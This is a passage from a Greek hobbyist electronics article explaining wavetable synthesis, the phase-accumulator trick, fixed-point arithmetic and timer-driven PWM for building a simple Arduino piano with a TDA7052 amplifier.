τιμές από έναν πίνακα. Παρεμπιπτόντως, να σημειώσουμε ότι αυτοί οι πίνακες ονομάζονται wavetables, αφού το περιεχόμενό τους περιγράφει μια πλήρη περίοδο μια ταλάντωσης (ή κύματος). Όπως υποψιάζεστε, όσο πιο αναλυτικός είναι ένας τέτοιος πίνακας, όσο πιο πολλές τιμές έχει δηλαδή, τόσο πιο σωστά θα σχηματίζονται οι ημιτονοειδείς ταλαντώσεις. Αυτό όμως δεν σημαίνει ότι πρέπει να τιγκάρουμε τη μνήμη του Arduino με ένα τεράστιο wavetable! Η εξήγηση γι' αυτό είναι απλή: Σκεφτείτε ότι όλα τα κανάλια PWM του Arduino, κάποιο από τα οποία θα δέχεται τα δείγματα και θα λειτουργεί σαν DAC, έχουν ακρίβεια 8bit. Αυτό σημαίνει ότι κάθε κανάλι μπορεί να περιγράψει το πολύ 256 διαφορετικές στάθμες τάσης. Άρα και τα δείγματά μας θα πρέπει να περιγράφουν μια ημιτονοειδή ταλάντωση με μέγιστο πλάτος το 256. Επίσης, λάβετε υπόψη ότι κανένα κανάλι PWM δεν δέχεται δεκαδικές παραμέτρους. Με άλλα λόγια, τα δείγματά μας θα πρέπει να είναι ακέραιοι αριθμοί. Εξαιτίας αυτών των περιορισμών, θα ήταν περιττό να υπολογίσουμε περισσότερα από 256 δείγματα. Αυτό μπορεί να το διαπιστώσει κανείς αμέσως, υπολογίζοντας τις σχετικές τιμές. Με μια γρήγορη ματιά, θα διαπιστώσει ότι προκύπτουν αρκετά διαδοχικά δείγματα, με την ίδια ακριβώς τιμή. Η ύπαρξη τέτοιων «ομάδων» από δείγματα σημαίνει ότι, έστω και τοπικά, η ταλάντωση παύει να είναι ημιτονοειδής. Τελικά, αν όλα αυτά σας κούρασαν και σας μπέρδεψαν, κρατήστε μόνο αυτό: Είναι ιδιαίτερα βολικό να κατασκευάσουμε ένα wavetable με 256 τιμές. Σε αυτήν την περίπτωση ο δείκτης για την προσπέλαση του wavetable θα έχει μέγεθος ακριβώς ένα byte και τα «στρογγυλά» μεγέθη μας αρέσουν!

Όλα καλά μέχρι εδώ, θα σκεφτεί κανείς. Ποιος θα υπολογίσει αυτές τις 256 τιμές, όμως; Φυσικά, θα μπορούσαμε να προγραμματίσουμε κατάλληλα το ίδιο το Arduino, ώστε να αρχικοποιεί το wavetable εντός της συνάρτησης setup. Ωστόσο, υπάρχει και μια ακόμα απλούστερη λύση: Να γράψουμε ένα μικρό πρόγραμμα σε Python, να υπολογίσουμε τις τιμές για το wavetable και να τις εισαγάγουμε στον σχετικό πίνακα κατά τη δήλωσή του. Μ' αυτόν τον τρόπο, το πρόγραμμα για το Arduino θα είναι ακόμα απλούστερο και μικρότερο. Σκεπτόμενοι κάπως έτσι, πεταχτήκαμε μέχρι το codepad[9] και εκτελέσαμε το ακόλουθο προγραμματάκι:

```
import math
for x in range(0, 255):
    print "%d," %(math.floor(128 * math.sin(2*math.pi*x/255))),
```

Οι παραπάνω γραμμές υπολογίζουν 256 τιμές του ημιτόνου στο διάστημα [-128..127]. Αν σας προβληματίζουν οι αρνητικοί αριθμοί, μη μασάτε. Ο πίνακας του wavetable θα περιέχει στοιχεία τύπου char. Ο συγκεκριμένος τύπος μεταβλητών μπορεί να φιλοξενεί μεμονωμένους χαρακτήρες, αλλά και αριθμούς στο διάστημα [-128..127]. Σατανική σύμπτωση ;)

9. http://codepad.org: Πρόκειται για online εργαλείο το οποίο επιτρέπει τη συγγραφή και την εκτέλεση προγραμμάτων σε διάφορες γλώσσες!

Μήπως ξεχνάμε κάτι;


Μόλις υπολογίσαμε 256 τιμές, οι οποίες περιγράφουν μια πλήρη περίοδο ενός ημιτόνου. Με αυτές τις τιμές και τη μεσολάβηση του PWM, θα μπορούμε αργότερα να σχηματίζουμε ηλεκτρικές αρμονικές ταλαντώσεις. Όμως, τι συχνότητα θα έχουν αυτές οι ταλαντώσεις; Αν τις στείλουμε σε ένα ηχείο, ώστε να μετατραπούν σε μηχανικές ταλαντώσεις, ποια νότα θα ακουστεί; Όπως υποψιάζεστε, η συχνότητα των παραγόμενων ταλαντώσεων εξαρτάται από την ταχύτητα με την οποία διαδέχεται το ένα δείγμα το άλλο. Αυτό είναι αληθές, αλλά ενδέχεται να μας οδηγήσει σε μια λανθασμένη αντίληψη: Είναι πιθανό να σκεφτεί κανείς ότι, για τη σύνθεση οποιασδήποτε νότας, αρκεί να επιλέγουμε κάθε φορά την κατάλληλη συχνότητα αποστολής των δειγμάτων. Αυτή η σκέψη είναι πέρα ως πέρα λανθασμένη! Η συχνότητα δειγματοληψίας πρέπει να παραμένει πάντοτε σταθερή. Οι λόγοι που επιβάλλουν αυτόν τον περιορισμό θα αναδειχθούν σε επόμενα άρθρα, ενώ υπάρχουν και ορισμένοι που ξεφεύγουν από τα όρια της παρουσίασής μας. Για την ώρα, σημειώστε ότι *κανένα* σύστημα σύνθεσης ήχου δεν χρησιμοποιεί μεταβαλλόμενη συχνότητα δειγματοληψίας.

Νέο πρόβλημα...

Εφόσον η συχνότητα αποστολής των δειγμάτων στον DAC πρέπει να μένει σταθερή, πώς θα μεταβάλλουμε τη συχνότητα της ταλάντωσης που περιγράφουν τα δείγματα; Πώς θα δημιουργούμε ταλαντώσεις διαφορετικών συχνοτήτων; Η λύση είναι απλή, αλλά απαιτεί να εξετάσουμε το ζήτημα από άλλη οπτική γωνία. Καταρχάς, ας θεωρήσουμε ότι η συχνότητα δειγματοληψίας έχει ρυθμιστεί σταθερά στα 16KHz. Ας εξετάσουμε τώρα τις ακόλουθες περιπτώσεις.

- Έστω ότι το πρόγραμμα σαρώνει το wavetable επαναλαμβανόμενα, και κάθε φορά χρησιμοποιεί σαν δείγμα την επόμενη τιμή που συναντά στον πίνακα. Εφόσον το wavetable περιέχει 256 τιμές, οι οποίες περιγράφουν *μία* περίοδο του ημιτόνου, όταν το πρόγραμμα στείλει 16000 δείγματα στο PWM στην έξοδο θα έχουν σχηματιστεί 16000/256 περίοδοι του ημιτόνου. Δώστε βάση τώρα: Εφόσον η συχνότητα δειγματοληψίας είναι ρυθμισμένη στα 16KHz, τα 16000 δείγματα αποστέλλονται στο PWM μέσα σε ένα μόλις δευτερόλεπτο. Επομένως, η περίοδος της ταλάντωσης που σχηματίζεται στην έξοδο του PWM διαρκεί 1/(16000/256)sec. Με άλλα λόγια, η συχνότητα του ημιτόνου που παίρνουμε από την έξοδο του PWM είναι ίση με 16000/256=62,5Hz.
- Έστω ότι το πρόγραμμα σαρώνει το wavetable επαναλαμβανόμενα και χρησιμοποιεί κάθε τιμή από *δύο* φορές. Ενώ το wavetable περιέχει 256 τιμές, το πρόγραμμα συμπεριφέρεται σαν να υπάρχουν 512 δείγματα. Όταν σταλούν 16000 δείγματα στο PWM, στην έξοδο θα έχουν σχηματιστεί 16000/512 περίοδοι του ημιτόνου. Ακολουθώντας τη ίδια λογική που περιγράψαμε νωρίτερα, καταλήγουμε σύντομα στο εξής: Η παραγόμενη ταλάντωση θα έχει συχνότητα 31,25Hz.
- Έστω ότι το πρόγραμμα σαρώνει το wavetable επαναλαμβανόμενα, αλλά κάθε φορά παρακάμπτει μια τιμή και προχωρά στην επόμενη. Ενώ το wavetable περιέχει 256 τιμές, το πρόγραμμα αξιοποιεί μόλις 128. Επομένως, όταν σταλούν 16000 δείγματα στο PWM, στην έξοδο θα έχουν σχηματιστεί 16000/128 περίοδοι του ημιτόνου. Τελικά, η παραγόμενη ταλάντωση θα έχει συχνότητα 125Hz.

Από τα παραπάνω προκύπτει το συμπέρασμα ότι, ακόμα κι όταν διατηρούμε σταθερή τη συχνότητα δειγματοληψίας, υπάρχει ένας εύκολος τρόπος να μεταβάλλουμε τη συχνότητα της παραγόμενης ταλάντωσης: Αρκεί να μεταβάλλουμε κατάλληλα την ταχύτητα σάρωσης του wavetable. Μικραίνοντας αυτήν την ταχύτητα (χρησιμοποιώντας κάθε δείγμα παραπάνω από μία φορές), η συχνότητα της ταλάντωσης στην έξοδο μειώνεται. Αντίθετα, επιταχύνοντας τη σάρωση του wavetable (παρακάμπτοντας κάποια δείγματα), η συχνότητα της παραγόμενης ταλάντωσης αυξάνεται. Τελικά, για να ρυθμίζουμε εύκολα τη συχνότητα της παραγόμενης ταλάντωσης, αρκεί να δημιουργήσουμε έναν ειδικό μηχανισμό, ο οποίος θα επιταχύνει ή θα επιβραδύνει τη σάρωση του wavetable.



Με τη βοήθεια λίγων μόλις γραμμών κώδικα σε Python, υπολογίσαμε 256 τιμές μιας ημιτονοειδούς ταλάντωσης. Στην εικόνα έχουμε μαρκάρει λιγότερες από τις μισές τιμές και, παρ' όλα αυτά, είναι αρκετές για το σχηματισμό μιας "ομαλής" ημιτονοειδούς καμπύλης.

Αριθμητικά τεχνάσματα

Ο απλούστερος τρόπος για να πετύχουμε το στόχο μας προβλέπει τη χρήση δύο δεκαδικών αριθμών: Το *ακέραιο μέρος* του πρώτου δεκαδικού αριθμού θα αποτελεί τον δείκτη, ενώ ολόκληρος ο δεύτερος δεκαδικός θα χρησιμοποιείται για την προσαύξηση του πρώτου. Ο δεύτερος δεκαδικός, δηλαδή, θα προστίθεται στον πρώτο κάθε φορά που το πρόγραμμα θέλει να πάρει ένα νέο δείγμα από το wavetable. Έτσι, το μέγεθος του δεύτερου δεκαδικού θα καθορίζει την ταχύτητα μεταβολής του πρώτου. Όπως αντιλαμβάνεστε, όλη η ουσία βρίσκεται στα δεκαδικά ψηφία, τα οποία θα αυξάνουν την "αναλυτικότητα" του όλου συστήματος. Αν η περιγραφή σας μπέρδεψε αντί να σας βοηθήσει, μην ανησυχείτε καθόλου. Με δύο απλά παραδείγματα θα ξεκαθαρίσει αμέσως το τοπίο. Ας υποθέσουμε ότι επιλέγουμε ένα βήμα προσαύξησης για τον δείκτη, ίσο με 0,5. Σε αυτή την περίπτωση, το *ακέραιο μέρος* του πρώτου δεκαδικού (δηλαδή ο δείκτης) θα αλλάζει τιμή κάθε δεύτερη φορά που το πρόγραμμα θα ανατρέχει στο wavetable. Με αυτόν τον τρόπο, κάθε τιμή του wavetable θα χρησιμοποιείται εις διπλούν. Ας υποθέσουμε τώρα ότι επιλέγουμε σαν βήμα προσαύξησης το 1,5. Σε αυτή την περίπτωση, κάθε *δεύτερη* φορά που προστίθεται το βήμα στο δείκτη, αυτός θα αυξάνεται κατά δύο μονάδες. Έτσι, το πρόγραμμα θα σαρώνει το wavetable παρακάμπτοντας κάθε δεύτερο δείγμα. Τελικά, στην πρώτη περίπτωση η ταχύτητα αύξησης του δείκτη θα είναι μειωμένη κατά 50%, ενώ στη δεύτερη θα έχει αυξηθεί κατά 50%.

Όπως φαίνεται, οι δύο δεκαδικοί αριθμοί λύνουν εύκολα το πρόβλημα με την ταχύτητα μεταβολής του δείκτη. Όλα καλά, λοιπόν, μόνο που το Ardui-


no δεν διαθέτει hardware για το χειρισμό αριθμών κινητής υποδιαστολής. Σε πιο απλά ελληνικά, οι επεξεργαστές AVR δεν διαθέτουν FPU (Floating Point Unit). Αυτό σημαίνει ότι κάθε φορά που χρησιμοποιούμε τέτοιους αριθμούς στα προγράμματά μας, ο compiler υποχρεώνεται να κάνει πολλά ακροβατικά. Για μια γραμμή στην οποία ζητάμε μια απλή πρόσθεση, ο compiler ενδέχεται να επιστρατεύσει μια δεκάδα εντολών. Όπως καταλαβαίνετε, οι καθυστερήσεις αυτού του είδους είναι απαράδεκτες για ένα πρόγραμμα που απαιτεί μεγάλη ταχύτητα εκτέλεσης. Έτσι, η χρήση μεταβλητών float ή double είναι απαγορευμένη! Αναρωτιέστε τι μπορούμε να κάνουμε;

Βολική σύμβαση

Η λύση είναι και πάλι απλή: Θα κατασκευάσουμε το δικό μας είδος δεκαδικών αριθμών. Κατ' αρχάς, για να μην μπλέκουμε με το χειρισμό πολλών byte, αποφασίσαμε ότι οι δεκαδικοί αριθμοί μας θα έχουν μήκος 2byte ή 16bit. Στη συνέχεια, ορίζουμε ότι το λιγότερο σημαντικό byte θα αντιστοιχεί στα δεκαδικό μέρος του αριθμού. Αντίθετα, το περισσότερο σημαντικό byte θα αντιστοιχεί στο ακέραιο μέρος του αριθμού. Η νοητή υποδιαστολή λοιπόν, θα βρίσκεται σταθερά ανάμεσα στο 8ο και στο 9ο bit. Με λίγα λόγια, ορίζουμε ένα σύστημα σταθερής υποδιαστολής, 8 προς 8. Απλό δεν είναι;

Εφόσον οι δεκαδικοί αριθμοί μας θα καταλαμβάνουν δύο byte, οι αντίστοιχες μεταβλητές μπορούν να είναι τύπου Integer (στο Arduino, αυτός ο τύπος αντιστοιχεί σε αριθμούς των 16bit). Αυτό μπορεί να ακούγεται παράξενο: Είναι δυνατό να αποθηκεύουμε δεκαδικούς αριθμούς σε μεταβλητές που έχουν δηλωθεί σαν ακέραιες; Η απάντηση είναι απλή: Η υποδιαστολή των δικών μας δεκαδικών αριθμών είναι νοητή (ο compiler αλλά και ο επεξεργαστής αγνοούν την ύπαρξή της). Αν φροντίσουμε να την κρατήσουμε κρυφή, εάν δεν την γράψουμε πουθενά στο πρόγραμμά μας, δεν θα υπάρξει κανένα πρόβλημα: Οι προσθέσεις και οι αφαιρέσεις, τουλάχιστον, θα πραγματοποιούνται χωρίς λάθη. Επομένως, αρκεί να κρατήσουμε τη νοητή υποδιαστολή στη φαντασία μας και μόνο! Φυσικά, παρόλο που δεν θα εμφανίζεται πουθενά η υποδιαστολή, οποτεδήποτε απαιτείται μία νέα τιμή από το wavetable, ο κώδικας θα απομονώνει το *ακέραιο μέρος* του δεκαδικού-δείκτη: το περισσότερο σημαντικό byte.

Το κολπάκι που περιγράψαμε παραπάνω είναι γνωστό και σαν phase accumulator trick. Βλέπετε, ο δείκτης του wavetable θα μπορούσε να παρομοιαστεί με τη φάση (phase) ενός ημιτόνου. Έτσι, ο δεκαδικός αριθμός που φιλοξενεί το βήμα προσαύξησης του δείκτη θα μπορούσε να χαρακτηριστεί σαν τη διαφορά φάσης μεταξύ δύο διαδοχικών τιμών του wavetable (phase delta). Συνεχίζοντας στο ίδιο πνεύμα, ο δεκαδικός αριθμός που φιλοξενεί τον δείκτη αποτελεί έναν συσσωρευτή όλων των μέχρι πρότινος διαφορών της φάσης (phase accumulator). Αν αυτή η



Ο δείκτης του επόμενου δείγματος στο wavetable, φιλοξενείται σε έναν 16μπιτο αριθμό. Αυτόν τον αριθμό τον αντιμετωπίζουμε ως δεκαδικό και θεωρούμε ότι η υποδιαστολή βρίσκεται ανάμεσα στο 8ο και το 9ο bit. Για να την αναφορά σε κάποια θέση του wavetable χρησιμοποιείται μόνο το ακέραιο μέρος του αριθμού. Το δεκαδικό μέρος, όμως, είναι ακόμη πιο χρήσιμο: Ουσιαστικά, επιτρέπει τον έλεγχο του ρυθμού μεταβολής του δείκτη!

περιγραφή σας άφησε παγερά αδιάφορους, δεν πειράζει. Σημειώστε όμως ότι το συγκεκριμένο τέχνασμα αποτελεί τη βάση όλων των συστημάτων ψηφιακής σύνθεσης (DDS, από το Direct Digital Synthesis).

Το κύκλωμα

Επιτέλους, μετά από ατελείωτα κατεβατά θεωρίας, έφτασε η ώρα ν' αρχίσουμε την κατασκευή του μικρού μας πιάνου. Όπως βλέπετε και στη σχετική εικόνα, το κύκλωμα είναι αρκετά απλό και χωρίζεται σε δύο τμήματα. Το ένα διαθέτει τους επτά διακόπτες, οι οποίοι αντιστοιχούν στα πλήκτρα του πιάνου. Στο άλλο τμήμα φαίνεται ένα ηχείο κι ένα παράξενο τσιπ! Πριν αναφερθούμε στα "ξένα στοιχεία", να σημειώσουμε ότι οι διακόπτες είναι συνδεδεμένοι στους ψηφιακούς ακροδέκτες 1 έως 7. Επιλέξαμε να μην χρησιμοποιήσουμε τον ακροδέκτη 0, γιατί αυτό θα δημιουργούσε ένα μικρό πρόβλημα. Συγκεκριμένα, αν πατούσαμε το διακόπτη κατά τη διάρκεια του προγραμματισμού του Arduino, η διαδικασία θα αποτύγχανε και το Arduino IDE θα ψιλοκολλούσε. Για να ξεμπερδεύουμε με τους διακόπτες, να πούμε τέλος ότι η συνδεσμολογία τους είναι η απλούστερη δυνατή: Όταν πατιέται κάποιος, η αντίστοιχη ψηφιακή είσοδος του Arduino θα συνδέεται στο GND.


Το άλλο τμήμα του κυκλώματος αποτελεί τη βαθμίδα εξόδου για τον ήχο. Το άγνωστο τσιπάκι (TDA7052) αποτελεί έναν μονοφωνικό ενισχυτή, που διατίθεται σε όλα τα καταστήματα ηλεκτρονικών εξαρτημάτων και κοστίζει περί τα 2 ευρώ. Στα προσόντα του εν λόγω τσιπ συγκαταλέγεται η απλούστατη συνδεσμολογία και οι ελάχιστες απαιτήσεις για εξωτερικά εξαρτήματα. Για τη δική μας εφαρμογή χρειάστηκε μόλις ένας πυκνωτής (10μF/16V, ηλεκτρολυτικός). Με την ευκαιρία, να υπογραμμίσουμε ότι η συνδεσμολογία των ηλεκτρολυτικών πυκνωτών απαιτεί προσοχή. Ο ακροδέκτης με τη σήμανση "-" πρέπει να συνδέεται πάντα στο χαμηλότερο δυναμικό και όχι αντίστροφα. Στη δική μας περίπτωση, ο εν λόγω ακροδέκτης συνδέεται στο GND. Τέλος, αν και το εικονιζόμενο ηχείο μοιάζει να είναι από εκείνα που διαθέτουν τροφοδοτικό, στην πραγματικότητα πρόκειται για ένα σκέτο ηχείο των 8ohm. Πιστεύουμε ότι αν ρίξετε μια ματιά και στην αντίστοιχη φωτογραφία, θα ετοιμάσετε το πιανάκι σας σε ελάχιστα λεπτά.

Ενώσεις για εύκολο διαχωρισμό!

Πριν αρχίσουμε την παρουσίαση του κώδικα, να σας πούμε ότι μπορείτε να τον κατεβάσετε από το

`http://bit.ly/dh015ddspianov1`

Το πρόγραμμα ξεκινά με τη δήλωση του πίνακα, που θα παίζει το ρόλο του wavetable. Μαζί με τη δήλωση πραγματοποιείται και η αρχικοποίηση, με τις τιμές που υπολογίσαμε νωρίτερα. Ακολούθως ορίζονται οι μεταβλητές του προγράμματος. Σε άλλες περιπτώσεις, αυτή η περιοχή του προγράμματος παρουσιάζει ελάχιστο ενδιαφέρον. Αυτή τη φορά, ωστόσο, θα χρησιμοποιήσουμε τις λεγόμενες ενώσεις (unions) και νομίζουμε ότι αξίζει να σταθούμε λίγο παραπάνω. Η απλούστερη περιγραφή των ενώσεων λέει ότι αποτελούν "συλλογές μεταβλητών", όπως και οι δομές (structs). Ωστόσο, οι ενώσεις και οι δομές συμπεριφέρονται πολύ διαφορετικά. Οι μεταβλητές σε ένα union παραπέμπουν *όλες* στην ίδια θέση μνήμης. Για να κατανοήσετε σε τι εξυπηρετεί κάτι τέτοιο, μελετήστε την εφαρμογή τους στο δικό μας πρόγραμμα. Εμείς ορίσαμε ένα union που περιλαμβάνει μια μεταβλητή integer κι έναν πίνακα από bytes, των




Το κύκλωμα για το μικρό πιάνο είναι εξαιρετικά απλό και χωρίζεται σε δύο ευδιάκριτα μέρη: Στο ένα βρίσκονται τα πλήκτρα του πιάνου, ενώ στο άλλο συναντάμε έναν μονοφωνικό ενισχυτή ήχου (TDA7052).

δύο θέσεων. Επειδή ο πίνακας και η μεταβλητή integer παραπέμπουν στην ίδια διεύθυνση μνήμης, ισχύουν τα εξής: Το πρώτο στοιχείο του πίνακα δείχνει στο πρώτο byte του integer (στο λιγότερο σημαντικό), ενώ το δεύτερο στοιχείο του πίνακα δείχνει στο δεύτερο byte του integer (στο περισσότερο σημαντικό). Αυτό το union είναι ιδανικό για την αποθήκευση του δεκαδικού αριθμού, ο οποίος θα περιέχει τον δείκτη για το wave-table! Οποτεδήποτε θέλουμε να αυξήσουμε τον δεκαδικό αριθμό που περιέχει τον δείκτη (προσθέτοντας τον άλλον δεκαδικό αριθμό), αρκεί να χρησιμοποιούμε τη μεταβλητή integer του union. Με αυτόν τον τρόπο θα αποκτάμε πρόσβαση και στα 16bit του δεκαδικού αριθμού μας. Όταν όμως θέλουμε να απομονώσουμε το ακέραιο μέρος του δεκαδικού, όταν δηλαδή μας ενδιαφέρει μόνο το περισσότερο σημαντικό byte, μπορούμε να χρησιμοποιούμε το δεύτερο στοιχείο του πίνακα, εντός του union. Με λίγα λόγια, η χρήση του συγκεκριμένου union επιτρέπει την εύκολη πρόσβαση στο ένα ή στο άλλο byte, ενός integer. Αυτή η δυνατότητα είναι ιδιαίτερα χρήσιμη για μάς, αφού οι δεκαδικοί αριθμοί που ορίσαμε προηγουμένως θα έχουν μήκος 16bit -- και θα αποθηκεύονται σε μεταβλητές integer.

Αδιάκοπες διακοπές

Στη συνάρτηση setup, εκτός από τη ρύθμιση των ακροδεκτών ενεργοποιούνται κι απενεργοποιούνται διάφορα interrupts, για *όλους* τους timers. Σε μια εφαρμογή σύνθεσης ήχου δεν χωράνε καθυστερήσεις. Το πρόγραμμα πρέπει να εκτελείται με τεράστια ακρίβεια, ώστε οι παραγόμενες ταλαντώσεις να μην παραμορφώνονται. Για το λόγο αυτό, απενεργοποιούμε όλα τα interrupts του timer0. Πλέον, συναρτήσεις σαν τη delay() είναι ανενεργές. Στη συνέχεια ενεργοποιούμε το PWM στον timer2. Εδώ χρειάζεται λίγη προσοχή: Αν παρατηρήσετε τις ρυθμίσεις, θα δείτε ότι ο prescaler είναι απενεργοποιημένος. Αυτό συνεπάγεται ότι η συχνότητα για το PWM θα ανέρχεται στα 16MHz/{στάθμες PWM}



= 16MHz/256 = 62.5KHz. Αυτό δεν το κάναμε, γιατί αποφασίσαμε να αυξήσουμε τη συχνότητα δειγματοληψίας στα 62.5KHz. Θέλαμε απλά το PWM να λειτουργεί σαν ένας ταχύτατος DAC, του οποίου η συχνότητα λειτουργίας να βρίσκεται μακριά από το φάσμα των συχνοτήτων που μπορεί να ακούσει ο άνθρωπος. Με αυτόν τον τρόπο, εξασφαλίζουμε ότι ο ήχος που θα παράγεται από το πρόγραμμα θα είναι σχεδόν απαλλαγμένος από παρασιτικούς ήχους. Ακολούθως, ενεργοποιούμε και ένα interrupt στον timer1. Οι ρυθμίσεις γι' αυτόν είναι τέτοιες, ώστε το σχετικό interrupt να προκύπτει με συχνότητα 16KHz. Όπως υποψιάζεστε, αυτό το interrupt θα σηματοδοτεί την ανάγκη παραγωγής ενός νέου δείγματος. Με άλλα λόγια, η ρουτίνα εξυπηρέτησής του θα υπολογίζει το νέο δείγμα και θα το στέλνει στην έξοδο μέσω του PWM.

Η δική μας υλοποίηση, του μικρού πιάνου! Το ηχείο είναι των 8ohm και καλό θα ήταν να μη χρησιμοποιήσετε κάποιο με μικρότερη αντίσταση.

Ένας υπολογισμός για το τέλος

Το υπόλοιπο πρόγραμμα είναι αρκετά απλό. Ο κύριος βρόχος ελέγχει τους διακόπτες και αν εντοπίσει το πάτημα κάποιου, αποδίδει μια κατάλληλη τιμή στο βήμα προσαύξησης του δείκτη. Αυτή η τιμή είναι τέτοια, ώστε οι παραγόμενες αρμονικές ταλαντώσεις να έχουν τη συχνότητα της νότας που αντιστοιχεί στον πατημένο διακόπτη. Όταν δεν πατιέται κανένα κουμπάκι, το βήμα προσαύξησης του δείκτη μηδενίζεται. Αυτό έχει σαν συνέπεια να αποστέλλεται στο PWM το ίδιο δείγμα συνεχώς. Με άλλα λόγια η ταλάντωση στην έξοδο του PWM σταματά και ο ήχος παύει. Αυτό το συστηματάκι είναι μάλλον απλό, αλλά αναδεικνύει ένα ενδιαφέρον ερώτημα: Πώς υπολογίζεται το βήμα προσαύξησης του δείκτη, ώστε να προκύπτει μια συγκεκριμένη συχνότητα στην έξοδο του PWM; Σε γενικές γραμμές, η συχνότητα της παραγόμενης ταλάντωσης εξαρτάται από το πλήθος των δειγμάτων που περιγράφουν μία περίοδό της. Συγκεκριμένα, η εν λόγω συχνότητα προκύπτει αν διαιρέσουμε τη συχνότητα δειγματοληψίας με το πλήθος των δειγμάτων μιας περιόδου. Ώπα! Μα, το πλήθος των τιμών του wavetable είναι σταθερό, θα σκεφτεί κανείς.

Πράγματι, μπορεί το πλήθος των τιμών του wavetable να είναι σταθερό αλλά, όπως έχουμε πει, υπάρχει περίπτωση να παρακάμπτονται κάποια -- ή να επαναλαμβάνονται. Έτσι, τα δείγματα που φτάνουν στο PWM και τα οποία σχηματίζουν ακριβώς μία περίοδο της επιθυμητής ταλάντωσης, δεν είναι ισάριθμα με τα δείγματα του wavetable. Επομένως, η συχνότητα της παραγόμενης ταλάντωσης σχετίζεται με το πλήθος των δειγμάτων που αποστέλλονται στο PWM, για το σχηματισμό μιας περιόδου. Προσέξτε τώρα μια λεπτομέρεια: Είτε επαναλαμβάνονται είτε παρακάμπτονται κάποιες τιμές του wavetable, η ταλάντωση που σχηματίζουμε θα ολοκληρώσει ακριβώς μία περίοδο, όταν θα έχει πραγματοποιηθεί μια πλήρης σάρωση του wavetable. Με άλλα λόγια, όταν ο δείκτης για τα δείγματα υπερχειλίσει. Όμως ο συγκεκριμένος δείκτης 